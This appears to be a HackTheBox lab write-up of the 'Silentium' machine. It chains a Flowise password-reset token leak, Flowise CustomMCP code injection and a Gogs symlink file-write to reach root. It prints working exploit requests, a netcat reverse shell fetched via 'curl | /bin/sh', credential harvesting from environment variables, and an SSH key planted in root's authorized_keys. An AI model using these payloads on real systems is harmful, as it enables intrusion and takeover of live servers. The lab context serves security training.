



HACKTHEBOX



Silentium

13th August 2026

Prepared By: k1ph4ru

Machine Author: 7u9y

Difficulty: **Easy**

Synopsis

Silentium is an easy-difficulty Linux machine that begins with discovering a **Flowise** instance on a staging subdomain. The application is running a version vulnerable to **CVE-2025-58434**, an unauthenticated password reset token disclosure that leads to account takeover. With access to Flowise, **CVE-2025-59528** is exploited via the **CustomMCP** node to achieve remote code execution inside a Docker container. Environment variables exposed within the container reveal SSH credentials for the user **ben** on the host. Further enumeration reveals a **Gogs** instance on an internal vhost, running a version vulnerable to **CVE-2025-8110**, which allows an authenticated user to abuse symbolic links via the API to overwrite arbitrary files. This is leveraged to write an SSH public key to root's **authorized_keys** file, granting a shell as **root**.

Skills Required

- Basic Web Application Enumeration
- Basic Linux Enumeration

Skills Learned

- Basic Linux Enumeration and Credential Discovery
- Flowise Unauthenticated Password Reset Token Disclosure (**CVE-2025-58434**)
- Flowise Remote Code Execution via CustomMCP Node (**CVE-2025-59528**)

- Gogs Symlink Arbitrary File Write (CVE-2025-8110)

Enumeration

Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.245.103 | grep '^[0-9]' | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,$/)/  
$ nmap -p$ports -sC -sV 10.129.245.103  
<SNIP>  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)  
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)  
80/tcp    open  http      nginx 1.24.0 (Ubuntu)  
|_http-title: Did not follow redirect to http://silentium.htb/  
|_http-server-header: nginx/1.24.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
<SNIP>  
Nmap done: 1 IP address (1 host up) scanned in 16.42 seconds
```

The `Nmap` scan shows that `ssh` is listening on its default port, port `22`, and an `Nginx` web server is running on port `80`. The web server attempts to redirect to the `silentium.htb` domain, which we add to our hosts file.

```
$ echo "10.129.245.103 silentium.htb" | sudo tee -a /etc/hosts
```

HTTP

Upon visiting the domain, we see a website for a company that provides financial services.

Silentium

SOLUTIONS

CALCULATOR

LEADERSHIP

REGULATED INSTITUTIONAL CAPITAL PLATFORM

The Precision of *Institutional Capital.*

Silentium is an institutional financial firm providing structured lending, private credit, and bespoke capital solutions to qualified counterparties worldwide.

Since there are not a lot of functionalities we can leverage on the website, we proceed to fuzz for vhosts using `ffuf`. This is a fast web fuzzer that allows us to brute-force virtual hosts by sending requests with different `Host` headers to discover hidden subdomains.

```
$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-  
top100000.txt:FFUZ -H "Host: FFUZ.silentium.htb" -u http://silentium.htb -ic  
<SNIP>  
m [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 243ms]  
admin [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 249ms]  
gw [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 252ms]  
mail1 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 254ms]  
<SNIP>
```

The responses have a consistent size of `178`, which we can filter out using the `-fs` flag.

```
$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-  
top100000.txt:FFUZ -H "Host: FFUZ.silentium.htb" -u http://silentium.htb -ic -fs 178  
<SNIP>  
staging [Status: 200, Size: 3142, Words: 789, Lines: 70, Duration: 290ms]
```

This reveals that `staging` returns a different response size, so we proceed to add it to our hosts file. Upon visiting the subdomain, we see a `Sign In` page which requests an email and password.

Sign In

Email *

Password *

[Forgot password?](#)

Login

Since we don't have any credentials to log in, we proceed to fuzz for any files or directories using `dirsearch`, which is a command-line tool used to brute-force directories and files on web servers.

```
$ dirsearch -u http://staging.silentium.htb
<SNIP>
[05:13:15] Starting:

[05:14:02] 401 - 31B - /api/v1/
[05:14:02] 401 - 31B - /api/v1/swagger.json
[05:14:02] 401 - 31B - /api/v1/swagger.yaml
[05:14:04] 301 - 156B - /assets -> /assets/
[05:14:24] 200 - 15KB - /favicon.ico
[05:14:41] 200 - 766B - /manifest.json
[05:15:06] 401 - 31B - /ssc/api/v1/bulk
<SNIP>
Task Completed
```

One interesting finding is `manifest.json`, which we can access directly with `curl`.

```
$ curl http://staging.silentium.htb/manifest.json
{
  "short_name": "Flowise",
  "name": "Flowise App",
  "icons": [
    {
      "src": "favicon.ico",
      "sizes": "64x64 32x32 24x24 16x16",
      "type": "image/x-icon"
    },
    {
      "src": "logo192.png",
      "type": "image/png",
      "sizes": "192x192",
      "purpose": "any maskable"
    },
    {
      "src": "logo512.png",
      "type": "image/png",
      "sizes": "512x512",
      "purpose": "any maskable"
    }
  ],
  "start_url": ".",
  "display": "standalone",
  "theme_color": "#000000",
  "background_color": "#ffffff",
  "orientation": "any",
  "scope": "/",
  "prefer_related_applications": false
}
```

The `short_name` and `name` point towards a `Flowise` application, and our earlier enumeration also revealed that `/api/v1` was exposed. We can proceed to fuzz this endpoint to see if there are any other interesting endpoints.

```
$ dirsearch -u http://staging.silentium.htb/api/v1
<SNIP>
[05:18:29] Starting: api/v1/

[05:19:14] 200 -      3KB - /api/v1/attachments
[05:19:14] 200 -      3KB - /api/v1/attachments.php
[05:19:14] 200 -      3KB - /api/v1/attachments.html
<SNIP>
[05:20:12] 200 -      3KB - /api/v1/settings.xml
[05:20:25] 200 -     19B - /api/v1/version
[05:20:26] 200 -      3KB - /api/v1/version.txt
[05:20:26] 200 -      3KB - /api/v1/version.web
[05:20:26] 200 -     19B - /api/v1/version/
```

The response reveals an accessible `/version` endpoint, which we proceed to access, revealing that the `Flowise` version is `3.0.5`.

```
$ curl http://staging.silentium.htb/api/v1/version
{"version": "3.0.5"}
```

Foothold

Identifying the version to be `3.0.5`, we proceed to run a quick Google search for vulnerabilities that affect this version. We find [CVE-2025-58434](#), which is an Unauthenticated Password Reset Token Disclosure Leading to Account Takeover in `Flowise`, but we will need a valid email address.

If we try to request a password reset for a user that does not exist, we get `user not found`, indicating that the application could be vulnerable to username enumeration via the `forgot password` functionality.

❗ User Not Found

Forgot Password?


Have a reset password code? [Change your password here.](#)

Email *

test@test.com

Send Reset Password Instructions

Looking back at the landing page, we saw a couple of usernames. One that stands out is `ben`, since he is the lead for systems and infrastructure.



We attempt a password reset for the username `ben@silentium.htb`.

✔ Password reset instructions sent to the email.

Forgot Password?

Have a reset password code? [Change your password here.](#)

Email *

Send Reset Password Instructions

This confirms it is a valid email address. We can proceed to request a password reset for the user using the exploit.

```
$ curl -X POST http://staging.silentium.htb/api/v1/account/forgot-password \
-H "Content-Type: application/json" \
-d '{"user":{"email":"ben@silentium.htb"}}' | jq
<SNIP>
{
  "user": {
    "id": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "name": "admin",
    "email": "ben@silentium.htb",
    "credential": "$2a$05$6o1ngPjXiRj.EbTK33PhyuzNBn2CLo8.b0lyys3Uht9Bfuos2pWhG",
    "tempToken": "ERqdJMKVEazWDQgJ2uc7JqheNpM73xUeMMrSElnEaMc20rC6L0W8qZmoNxcBEIM",
    "tokenExpiry": "2026-08-31T09:48:13.347Z",
    "status": "active",
    "createdDate": "2026-01-29T20:14:57.000Z",
    "updatedAt": "2026-08-31T09:33:13.000Z",
    "createdBy": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
```

```
"updatedBy": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
},
"organization": {},
"organizationUser": {},
"workspace": {},
"workspaceUser": {},
"role": {}
}
```

Here, we see all the details required to reset the user, including the temporary token that is required on the reset password page. Finally, we reset Ben's password.

Reset Password

[Back to Login.](#)

Email *

ben@silentium.htb

Reset Token *

ERqdJMJKVEazWDQgJ2uC7JqheNpM73xUeMMrSEInEaMc20rC6L
OW8qZmoNxcBEIM

Please copy the token you received in your email.

New Password *

●●●●●●●●

Password must be at least 8 characters long and contain at least one lowercase letter, one uppercase letter, one digit, and one special character.


Confirm Password *

●●●●●●●●

Confirm your new password. Must match the password typed above.


Update Password

This is successful, and we are redirected to the login page, where we use the new credentials to log in.



With access to `Flowise`, we run a Google search for vulnerabilities that affect the `Flowise` version and could lead to RCE. We come across [CVE-2025-59528](#), which is a remote code execution vulnerability in `Flowise`'s `CustomMCP` node. The vulnerability affects version `3.0.5` and is caused by unsafe evaluation of the user-supplied `mcpServerConfig` parameter.

For this to work, we need an `API` key, which we can obtain by using the pre-existing key found under the `API` keys section.



Then, we proceed to start a simple `HTTP` server to test the exploit.

```
$ python3 -m http.server 5050
Serving HTTP on 0.0.0.0 port 5050 (http://0.0.0.0:5050/) ...
```

Finally, we send a simple request to determine whether the target initiates a connection to our server.

```
$ curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
-H "Content-Type: application/json" \
-H "Authorization: Bearer hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPgluA-8FsUJc" \
-d '{
  "loadMethod": "listActions",
  "inputs": {
    "mcpServerConfig": "({x:(function(){const cp =
process.mainModule.require(\"child_process\");cp.execSync(\"curl
10.10.14.14:5050\");return 1;}}())\"
  }
}'

[{"label":"No Available Actions","name":"error","description":"No available actions,
please check your API key and refresh"}]
```

Looking back at our `HTTP` server, we can see the `GET` request generated by the target, confirming that the command was successfully executed.

```
$ python3 -m http.server 5050
Serving HTTP on 0.0.0.0 port 5050 (http://0.0.0.0:5050/) ...
10.129.245.103 - - [31/Aug/2026 05:43:52] "GET / HTTP/1.1" 200 -
```

Now that we have confirmed command execution, we can proceed to host a reverse shell script that will be piped through `/bin/sh` to obtain a shell.

First, we create `script.sh` using an `echo` command.

```
$ echo -e '#!/bin/sh\nnc 10.10.14.14 4455 -e /bin/sh' > script.sh
```

Next, we start a `Netcat` listener on port `4455`.

```
$ nc -lnvp 4455
listening on [any] 4455 ...
```

Finally, we update the payload to fetch the reverse shell script from our `HTTP` server and pipe it directly into `/bin/sh` for execution.

```
$ curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
-H "Content-Type: application/json" \
-H "Authorization: Bearer hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPgluA-8FsUJc" \
-d '{
  "loadMethod": "listActions",
  "inputs": {
    "mcpServerConfig": "({x:(function(){const cp =
process.mainModule.require(\"child_process\");cp.execSync(\"curl
10.10.14.14:5050/script.sh | /bin/sh\");return 1;})();})\"
  }
}'
```

Looking back at our listener, we can see that the target connects back to us and that we obtain a shell as `root`.

```
$ nc -lnvp 4455
listening on [any] 4455 ...
connect to [10.10.14.14] from (UNKNOWN) [10.129.245.103] 45657

id
uid=0(root) gid=0(root)
groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dial
out),26(tape),27(video)
```

Lateral Movement

Enumerating the contents of the filesystem root `/`, a `.dockerenv` file is present, hinting that we are inside a Docker container.

```
ls -la /
total 68
drwxr-xr-x  1 root    root      4096 Apr  8 15:14 .
drwxr-xr-x  1 root    root      4096 Apr  8 15:14 ..
-rwxr-xr-x  1 root    root         0 Apr  8 15:14 .dockerenv
drwxr-xr-x  1 root    root      4096 Jul 16  2025 bin
<SNIP>
drwxrwxrwt  1 root    root      4096 Apr  8 09:41 tmp
drwxr-xr-x  1 root    root      4096 Apr  8 09:41 usr
drwxr-xr-x  1 root    root      4096 Jul 15  2025 var
```

Next, we enumerate the environment variables using the `env` command, revealing several exposed credentials.

```
env
FLOWISE_PASSWORD=F1l3_d0ck3r
<snip>
SENDER_EMAIL=ben@silentium.htb
PUPPETEER_EXECUTABLE_PATH=/usr/bin/chromium-browser
JWT_ISSUER=ISSUER
JWT_AUTH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
LLM_PROVIDER=nvidia-nim
<snip>
SMTP_PASSWORD=r04D!!_R4ge
NVIDIA_NIM_LLM_MODE=managed
SMTP_HOST=mailhog
```

Among the exposed variables, we find an `SMTP` password, while the sender email corresponds to `Ben's` account. We can attempt to use these credentials to log in via `SSH`.

```
$ ssh ben@10.129.245.103
<SNIP>
ben@10.129.245.103's password:
<SNIP>
Last login: Wed Apr  8 19:12:55 2026 from 10.10.14.5
ben@silentium:~$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben),100(users)
```

This is successful, and we now have `SSH` access to the host as the `ben` user. The user flag can be found at `/home/ben/user.txt`.

Privilege Escalation

Further enumeration of the system reveals a `staging-v2-code` configuration under `/etc/nginx/sites-enabled`. Inspecting the configuration shows that requests to `staging-v2-code.dev.silentium.htb` are forwarded to a service listening on port `3001` on localhost.

```
ben@silentium:/etc/nginx/sites-enabled$ cat staging-v2-code
server {
    listen 80;
    server_name staging-v2-code.dev.silentium.htb;

    location / {
        proxy_pass http://127.0.0.1:3001;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```

We add this domain to our hosts file so that we can access the service.

[Home](#)[Explore](#)[Help](#)[Register](#)[Sign In](#)

A painless self-hosted Git service



Easy to install

Simply **run the binary** for your platform. Or ship Gogs with **Docker** or **Vagrant**, or get it **packaged**.



Cross-platform

Gogs runs anywhere **Go** can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!



Lightweight

Gogs has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!



Open Source

It's all on **GitHub**! Join us by contributing to make this project even better. Don't be shy to be a contributor!

Here, we find a `Gogs` instance and register an account.

[Home](#)[Explore](#)[Help](#)[Register](#)[Sign In](#)

Sign Up

Username *

test

Email *

test@htb.com

Password *

••••

Re-Type *

••••

Captcha *

467113

Create New Account

Already have an account? [Sign in now!](#)

Then we use the account to log in, but we don't see any repositories.

[Dashboard](#)[Issues](#)[Pull Requests](#)[Explore](#)

+ ▾



test ▾

Repository

Organization

Mirror

My Repositories

0



Collaborative Repositories

Looking at the `/opt` folder, we see there is a `Gogs` binary that we can use to enumerate the version.

```
ben@silentium:/opt/gogs/gogs$ ./gogs --version
Gogs version 0.13.3
```

We see the version is `0.13.3`, so we proceed to look for vulnerabilities that affect this version and come across [CVE-2025-8110](#), which affects `Gogs` and allows an authenticated user to abuse symbolic links when updating repository contents. We also come across this [blog](#) post, which provides more details on the vulnerability and how it can be exploited.

To exploit this, we first need to create a new repository that we can use to create the malicious symbolic link. We proceed to create a repository named `test` and select the option to initialize the repository with the selected files and template.



New Repository

Owner *

 test ▾

Repository Name *

test

A good repository name is usually composed of short, memorable and unique keywords.

Visibility

☐ This repository is **Private**

☐ This repository is **Unlisted**

Description

test

Description of repository. Maximum 512 characters length.

Available characters: 508

.gitignore

Select .gitignore templates

License

Select a license file

Readme ?

Default

☒ Initialize this repository with selected files and template

Create Repository

We clone the new repository locally.

```
$ git clone http://staging-v2-code.dev.silentium.htb/test/test.git
Cloning into 'test'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (3/3), 206 bytes | 206.00 KiB/s, done.
```

Inside the repository directory, we create a symbolic link pointing to the root user's `SSH` `authorized_keys` file. This allows the vulnerable file update functionality to overwrite the target file instead of the repository file itself.

```
$ cd test
$ ln -s /root/.ssh/authorized_keys overwrite_me
$ git config --global user.email "test@htb.com"
$ git config --global user.name "test"
$ git commit -m "symlink abuse"
[master 1544113] symlink abuse
1 file changed, 1 insertion(+)
create mode 120000 overwrite_me
```


We push the changes to the repository.

```
$ git push
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 6 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 300 bytes | 300.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Username for 'http://staging-v2-code.dev.silentium.htb': test
Password for 'http://test@staging-v2-code.dev.silentium.htb':
To http://staging-v2-code.dev.silentium.htb/test/test.git
f28f588..1544113 master -> master
```

Once the symlink is committed, we retrieve the blob `SHA` associated with it. The `API` requires this value when updating the repository content.

```
$ git ls-tree HEAD overwrite_me
120000 blob 9c87fc525b63ebd989fa409533d3be1b295d6ec3    overwrite_me
```

Next, we generate a token to authenticate to the `Gogs API` by visiting the `Applications` section and selecting `Generate New Token`.



The screenshot shows the Gogs web interface. At the top, there is a navigation bar with links for Dashboard, Issues, Pull Requests, and Explore. On the right side of the navigation bar, there are icons for adding new content and a user profile. Below the navigation bar, the main content area is divided into two sections. On the left, there is a sidebar menu with various settings options: Profile, Avatar, Password, Email Addresses, SSH Keys, Security, Repositories, Organizations, Applications (which is currently selected), and Delete Account. On the right, the 'Manage Personal Access Tokens' section is displayed. It features a blue button labeled 'Generate New Token' which is highlighted with a red rectangular box. Below this button, there is a text box stating 'Tokens you have generated that can be used to access the Gogs APIs.'

We select a name for the token and click `Generate Token`.

Settings

Profile

Avatar

Password

Email Addresses

SSH Keys

Security

Repositories

Organizations

Applications

Delete Account

Manage Personal Access Tokens

Generate New Token

Tokens you have generated that can be used to access the Gogs APIs.

Generate New Token

Each token will have full access to your account.

Token Name

test

Generate Token

Now, we proceed to copy the generated token.

Dashboard

Issues

Pull Requests

Explore

+

▼



Settings

Profile

Avatar

Password

Email Addresses

SSH Keys

Security

Repositories

Organizations

Applications

Delete Account

Your access token was successfully generated! Make sure to copy it right now, as you won't be able to see it again later!

c4951e7c8b819455fcad06ceba024d52a1344ba9

Manage Personal Access Tokens

Generate New Token

Tokens you have generated that can be used to access the Gogs APIs.



test

Added on Aug 31, 2026 — ⓘ No recent activity

Delete

Next, we `base64`-encode our `ssh` public key, which we want to write to the root user's `authorized_keys` file.

```
$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHxzHhOoZ3IW7PhuecOrgve2Ai7zNp45aRwz6SlUQR3Q
fury@kali" | base64

c3NoLWVkmJlU1MTkgQUFBQUMzTnphQzFsWkRJMlU5URTVBQUFBShYekhoT29aM0lXN1BodWVjT3Jn
dmUyOWk3ek5wNDVhUnd6NlNsVVFSM1EgZnVyeUBrYWxpCg==
```

With the token, `base64`-encoded key, and previously obtained blob `SHA`, we trigger the vulnerability by sending a `PUT` request to the `Gogs API`. The request updates the contents of the symlink, causing `Gogs` to follow the link and write our `SSH` public key to `/root/.ssh/authorized keys`.

```
$ curl -X PUT -H "Authorization: token c4951e7c8b819455fcad06ceba024d52a1344ba9" -H
"Content-Type: application/json" "http://staging-v2-
code.dev.silentium.htb/api/v1/repos/test/test/contents/overwrite_me?ref=master" -d '{
"message": "overwrite via symlink",
"content":
"c3NoLWVkmjU1MTkgQUFBQUMzTnphQzFsWkRJMU5URTVBQUFBShYekhoT29aM0lXN1BodWVjT3JndmUyQWk3ek5wN
DVhUnd6NlNsVVFSM1EgZnVyeUBrYWxpCg==",
"sha": "9c87fc525b63ebd989fa409533d3be1b295d6ec3"
}' | jq

<SNIP>
"content": {
  "type": "symlink",
  "target": "/root/.ssh/authorized_keys",
  "size": 26,
  "name": "overwrite_me",
  "path": "overwrite_me",
  "sha": "9c87fc525b63ebd989fa409533d3be1b295d6ec3",
  "url": "http://staging-v2-
code.dev.silentium.htb:3001/api/v1/repos/test/test/contents/overwrite_me",
  "git_url": "",
  "html_url": "http://staging-v2-
code.dev.silentium.htb:3001/test/test/src/master/overwrite_me",
  "download_url": "http://staging-v2-
code.dev.silentium.htb:3001/test/test/raw/master/overwrite_me",
  "_links": {
    "git": "",
    "self": "http://staging-v2-
code.dev.silentium.htb:3001/api/v1/repos/test/test/contents/overwrite_me",
    "html": "http://staging-v2-
code.dev.silentium.htb:3001/test/test/src/master/overwrite_me"
  }
}
}
```

The `API` returns a large `JSON` response confirming that the write operation succeeds. The response also shows that the content remains identified as a symlink targeting `/root/.ssh/authorized_keys`, confirming that the vulnerable functionality follows the symlink and writes our key to the target file.

With our `SSH` key now written to the root user's `authorized_keys` file, we authenticate directly as root.

```
$ ssh root@10.129.245.103
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-107-generic x86_64)
<SNIP>
root@silentium:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The login is successful, and we now have `root` access to the host. The root flag can be found at `/root/root.txt`.